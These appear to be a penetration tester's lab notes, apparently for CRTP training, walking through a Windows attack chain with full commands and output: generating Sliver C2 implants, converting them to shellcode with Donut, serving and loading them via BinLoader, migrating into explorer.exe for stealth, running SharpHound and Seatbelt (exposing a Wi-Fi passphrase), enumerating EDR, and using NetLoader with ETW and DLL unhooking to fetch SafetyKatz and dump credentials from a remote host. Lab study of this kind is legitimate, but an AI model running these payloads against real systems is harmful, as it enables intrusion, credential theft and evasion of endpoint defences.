binloader
make payload
sliver > generate --mtls 192.168.1.41 --os windows --arch amd64 --format exe -G --skip-symbols -N lt-js_mtls -s ./Implants/lt-js_mtls.exe

[*] Generating new windows/amd64 implant binary
[!] Symbol obfuscation is disabled
[*] Build completed in 2s
[*] Implant saved to /home/puck/CRTP/Sliver/Implants/lt-js_mtls.exe
or make a beacon
[server] sliver (lt-js_mtls) > generate beacon --seconds 30 --jitter 3 --os windows --arch amd64 --format exe --http 192.168.1.41 --name lt-js-beacon_http --save ./Implants/lt-js-beacon.exe -G --skip-symbols

[*] Generating new windows/amd64 beacon implant binary (30s)
[!] Symbol obfuscation is disabled
[*] Build completed in 2s
[*] Implant saved to /home/puck/CRTP/Sliver/Implants/lt-js-beacon.exe
Donut the file
┌──(puck㉿kali)-[~/donut_v0.9.3]
└─$ cp ~/CRTP/Sliver/Implants/lt-js_mtls.exe .

┌──(puck㉿kali)-[~/donut_v0.9.3]
└─$ ./donut lt-js_mtls.exe

  [ Donut shellcode generator v0.9.3
  [ Copyright (c) 2019 TheWover, Odzhan

  [ Instance type : Embedded
  [ Module file   : "lt-js_mtls.exe"
  [ Entropy       : Random names + Encryption
  [ File type     : EXE
  [ Target CPU    : x86+amd64
  [ AMSI/WDLP     : continue
  [ Shellcode     : "loader.bin"

┌──(puck㉿kali)-[~/donut_v0.9.3]
Serve the donutted bin file
┌──(puck㉿kali)-[~/CRTP/Sliver/Implants]
└─$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
192.168.1.136 - - [10/Dec/2025 11:06:25] "GET /loader.bin HTTP/1.1" 200 -
run binloader on compromised host
C:\PENTEST>BinLoader.exe 192.168.1.41 8080 loader.bin
[+] Getting shellcode
[+] Allocating memory
[+] Executing...
[+] Check for session!
get shell
┌──(puck㉿kali)-[~/CRTP/Sliver]
└─$ ./sliver-server
[*] Loaded 22 aliases from disk
[*] Loaded 152 extension(s) from disk

    ███████╗██╗     ██╗██╗   ██╗███████╗██████╗
    ██╔════╝██║     ██║██║   ██║██╔════╝██╔══██╗
    ███████╗██║     ██║██║   ██║█████╗  ██████╔╝
    ╚════██║██║     ██║╚██╗ ██╔╝██╔══╝  ██╔══██╗
    ███████║███████╗██║ ╚████╔╝ ███████╗██║  ██║
    ╚══════╝╚══════╝╚═╝  ╚═══╝  ╚══════╝╚═╝  ╚═╝

All hackers gain prowess
[*] Server v1.5.42 - 85b0e870d05ec47184958dbcb871ddee2eb9e3df - Dirty
[*] Welcome to the sliver shell, please type 'help' for options

[*] Check for updates with the 'update' command

[server] sliver > mtls

[*] Starting mTLS listener ...

[*] Successfully started job #1

[server] sliver > jobs

 ID   Name   Protocol   Port   Stage Profile
==== ====== ========== ====== ===============
 1    mtls   tcp        8888

[*] Session 562c15e0 lt-js_mtls - 192.168.1.58:10543 (puckie) - windows/amd64 - Wed, 10 Dec 2025 11:04:08 CET

[server] sliver > sessions

 ID         Transport   Remote Address       Hostname   Username   Operating System   Health
========== =========== ==================== ========== ========== ================== =========
 562c15e0   mtls        192.168.1.58:10543   puckie     puck       windows/amd64      [ALIVE]

[server] sliver > use 562c15e0-c499-492e-a398-f72b3d536120

[*] Active session lt-js_mtls (562c15e0-c499-492e-a398-f72b3d536120)

[server] sliver (lt-js_mtls) > whoami

Logon ID: puckie\puck
[*] Current Token ID: puckie\puck
[server] sliver (lt-js_mtls) >
.
To stay stealthy, we can enumerate potential target processes and migrate to them. This will allow us to not only stay stealthy, but also get a stable session, if we choose a stable process such as explorer.exe
[server] sliver (lt-js-beacon_http) > interactive

[*] Using beacon's active C2 endpoint: https://192.168.1.41
[*] Tasked beacon lt-js-beacon_http (da006c2c)

[server] sliver (lt-js-beacon_http) > sessions

[*] No sessions 🙁

[*] Session 284d88ed lt-js-beacon_http - 192.168.1.58:64741 (puckie) - windows/amd64 - Wed, 10 Dec 2025 15:49:06 CET

[server] sliver (lt-js-beacon_http) > use 284d88ed-e0fb-4b8b-a588-05ecda851c43

[*] Active session lt-js-beacon_http (284d88ed-e0fb-4b8b-a588-05ecda851c43)

[server] sliver (lt-js-beacon_http) > ps -e explorer.exe

 Pid    Ppid   Owner         Arch     Executable     Session
====== ====== ============= ======== ============== =========
 4504   3108   puckie\puck   x86_64   explorer.exe   1


⚠️  Security Product(s): Windows Defender, Windows Smart Screen

[server] sliver (lt-js-beacon_http) > migrate -p 4504

[*] Successfully migrated to 4504

[*] Beacon 61731968 lt-js-beacon_http - 192.168.1.58:64772 (puckie) - windows/amd64 - Wed, 10 Dec 2025 15:50:35 CET

[server] sliver (lt-js-beacon_http) > whoami

Logon ID: puckie\puck
[*] Current Token ID: puckie\puck
[server] sliver (lt-js-beacon_http) >
.
execute-assemblyfrom SliverC2-session
execute-assembly -p explorer.exe -t 80 /home/puck/CRTP/Sliver/SharpHound.exe --version
execute-assembly -p explorer.exe -t 80 /home/puck/CRTP/Sliver/SharpHound.exe –version
[server] sliver (lt-js_mtls) > execute-assembly -t 80 /home/puck/CRTP/Sliver/SharpHound.exe --version

[*] Output:
2025-12-10T16:43:15.0018098+01:00|INFORMATION|This version of SharpHound is compatible with the 4.2 Release of BloodHound
CommandLine 2.8.0

[server] sliver (lt-js_mtls) > execute-assembly -t 80 /home/puck/CRTP/Sliver/SharpHound.exe -- -c all

[*] Output:
2025-12-10T16:46:31.4810118+01:00|INFORMATION|This version of SharpHound is compatible with the 4.2 Release of BloodHound
2025-12-10T16:46:31.6987274+01:00|INFORMATION|Resolved Collection Methods: Group, LocalAdmin, GPOLocalGroup, Session, LoggedOn, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote
2025-12-10T16:46:31.8046398+01:00|INFORMATION|Initializing SharpHound at 16:46 on 10/12/2025
2025-12-10T16:46:32.0548776+01:00|ERROR|Unable to connect to LDAP, verify your credentials

[server] sliver (lt-js_mtls) >
.
execute-assembly -p explorer.exe -t 80 /home/puck/CRTP/Sliver/Seatbelt.exe -group=System
[server] sliver (lt-js_mtls) > execute-assembly -p explorer.exe -t 80 /home/puck/CRTP/Sliver/Seatbelt.exe -group=System
<snip>
====== UserRightAssignments ======

Must be an administrator to enumerate User Right Assignments
====== WifiProfile ======

Number of interfaces : 1
Number of profiles   : 4

Profile        : parkdezeegserduinen40
SSID           : parkdezeegserduinen40
Interface      : Intel(R) Wireless-AC 9560 160MHz
State          : Connected
Authentication : WPA3SAE
PassPrhase     : Pdzd-000040

<snip>
.
.
D:\PENTEST>BinLoader.exe 192.168.1.41 8080 loader.bin
[+] Getting shellcode
[+] Allocating memory
[+] Executing...
[+] Check for session!

D:\PENTEST>enumedr
Usage: enumedr --edr
Options:
  --processes            List all the active processes on the system
  --drivers              List all the active drivers on the system
  --edr                  List all the active processes and drivers of EDR's on the system
  -h                     Display this help message.

D:\PENTEST>enumedr --edr
[i] EnumerateProcesses - Enumerating running processes
        GetModuleHandleW - Received handle to ntdll.dll 0x00007FF82BC80000
        GetProcAddress - Received address to NtQuerySystemInformation 0x00007FF82BDE2270
        NtQuerySystemInformation - Retrieved size in bytes for the system information: 516800
        HeapAlloc - Allocated 516800 bytes of memory for SystemProcessInformation at 0x000001D458680070
        NtQuerySystemInformation - Retrieved size 516800 bytes of system process information at 0x000001D458680070
[+] EnumerateProcesses - Enumerated 299 processes
[i] EnumerateDrivers - Enumerating running drivers
        GetModuleHandleW - Received handle to ntdll.dll 0x00007FF82BC80000
        GetProcAddress - Received address to NtQuerySystemInformation 0x00007FF82BDE2270
        NtQuerySystemInformation - Retrieved size in bytes for the SystemModuleInformation: 80224
        HeapAlloc - Allocated 80224 bytes of memory for SystemModuleInformation at 0x000001D4586FE340
        NtQuerySystemInformation - Retrieved 80224 bytes of SystemModuleInformation at 0x000001D4586FE340
[+] EnumerateDrivers - Enumerated 271 drivers
[i] DetectEDRs - Checking for EDR's

        Name                                Type       Component
        ------------------------------      ---------- ----------------------------------------
        Microsoft Defender Antivirus        Process    MpDefenderCoreService.exe                (PID: 7120)
        Microsoft Defender Antivirus        Process    MsMpEng.exe                              (PID: 7456)
        Microsoft Defender for Endpoint     Process    MsSense.exe                              (PID: 7652)
        Microsoft Defender Antivirus        Process    NisSrv.exe                               (PID: 8724)
        Microsoft Defender for Endpoint     Process    SenseTVM.exe                             (PID: 12060)
        Microsoft Defender for Endpoint     Process    SenseNdr.exe                             (PID: 7464)
        Microsoft Defender Antivirus        Driver     WdFilter.sys
        Microsoft Defender for Endpoint     Driver     mssecflt.sys

[+] DetectEDRs - Finished looping through all processes and drivers

D:\PENTEST>
.

Binloader is working fine with only Defender
* but with MDE EDR = Microsoft Defender for Endpoint it’s detected and blocked
.
loader.exe
reference : https://github.com/Flangvik/NetLoader
curl http://172.16.100.98/loader.exe -outfile loader.exe./loader.exe -path http://172.16.100.98/Safetykatz.exe -args "sekurlsa::evasive-keys" "exit"./loader.exe -path http://172.16.100.98/Safetykatz.exe -args "sekurlsa::evasive-msv" "exit"./loader.exe -path http://172.16.100.98/Seatbelt.exe -args whoami
PS C:\Users\Administrator\.jenkins\workspace\Project0> whoami
dcorp\ciadmin
PS C:\Users\Administrator\.jenkins\workspace\Project0> hostname
dcorp-ci

PS C:\Users\Administrator\.jenkins\workspace\Project0> ./loader.exe -path
[+] Successfully unhooked ETW!
[+++] NTDLL.DLL IS UNHOOKED!
[+++] KERNEL32.DLL IS UNHOOKED!
[+++] KERNELBASE.DLL IS UNHOOKED!
[+++] ADVAPI32.DLL IS UNHOOKED!
Usage:
Usage: [-b64] [-xor <key>] -path <binary_path> [-args <binary_args>]
        -b64: Optionnal flag parameter indicating that all other parameters are base64 encoded.
        -xor: Optionnal parameter indicating that binary files are XOR encrypted. Must be followed by the XOR decryption key.
        -path: Mandatory parameter. Indicates the path, either local or a URL, of the binary to load.
        -args: Optionnal parameter used to pass arguments to the loaded binary. Must be followed by all arguments for the binary.
PS C:\Users\Administrator\.jenkins\workspace\Project0> ./loader.exe -path http://172.16.100.98/Seatbelt.exe -args whoami
[+] Successfully unhooked ETW!
[+++] NTDLL.DLL IS UNHOOKED!
[+++] KERNEL32.DLL IS UNHOOKED!
[+++] KERNELBASE.DLL IS UNHOOKED!
[+++] ADVAPI32.DLL IS UNHOOKED!
[+] URL/PATH : http://172.16.100.98/Seatbelt.exe Arguments : whoami


                        %&&@@@&&
                        &&&&&&&%%%,                       #&&@@@@@@%%%%%%###############%
                        &%&   %&%%                        &////(((&%%%%%#%################//((((###%%%%%%%%%%%%%%%
%%%%%%%%%%%######%%%#%%####%  &%%**#                      @////(((&%%%%%%######################(((((((((((((((((((
#%#%%%%%%%#######%#%%#######  %&%,,,,,,,,,,,,,,,,         @////(((&%%%%%#%#####################(((((((((((((((((((
#%#%%%%%%#####%%#%#%%#######  %%%,,,,,,  ,,.   ,,         @////(((&%%%%%%%######################(#(((#(#((((((((((
#####%%%####################  &%%......  ...   ..         @////(((&%%%%%%%###############%######((#(#(####((((((((
#######%##########%#########  %%%......  ...   ..         @////(((&%%%%%#########################(#(#######((#####
###%##%%####################  &%%...............          @////(((&%%%%%%%%##############%#######(#########((#####
#####%######################  %%%..                       @////(((&%%%%%%%################
                        &%&   %%%%%      Seatbelt         %////(((&%%%%%%%%#############*
                        &%%&&&%%%%%        v1.2.2         ,(((&%%%%%%%%%%%%%%%%%,
                         #%%%%##,


ERROR: Error running command "whoami"


[*] Completed collection in 0.007 seconds

PS C:\Users\Administrator\.jenkins\workspace\Project0> ls


    Directory: C:\Users\Administrator\.jenkins\workspace\Project0


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        12/17/2025   1:25 AM         110592 loader.exe
-a----        12/16/2025  11:29 PM         820736 safetykatz.exe


PS C:\Users\Administrator\.jenkins\workspace\Project0>
.

loader.exe is not flagged by MS Defender , so no need for
Set-MpPreference -DisableRealtimeMonitoring $true
* but with MDE EDR = Microsoft Defender for Endpoint it's also detected and blocked
 .
.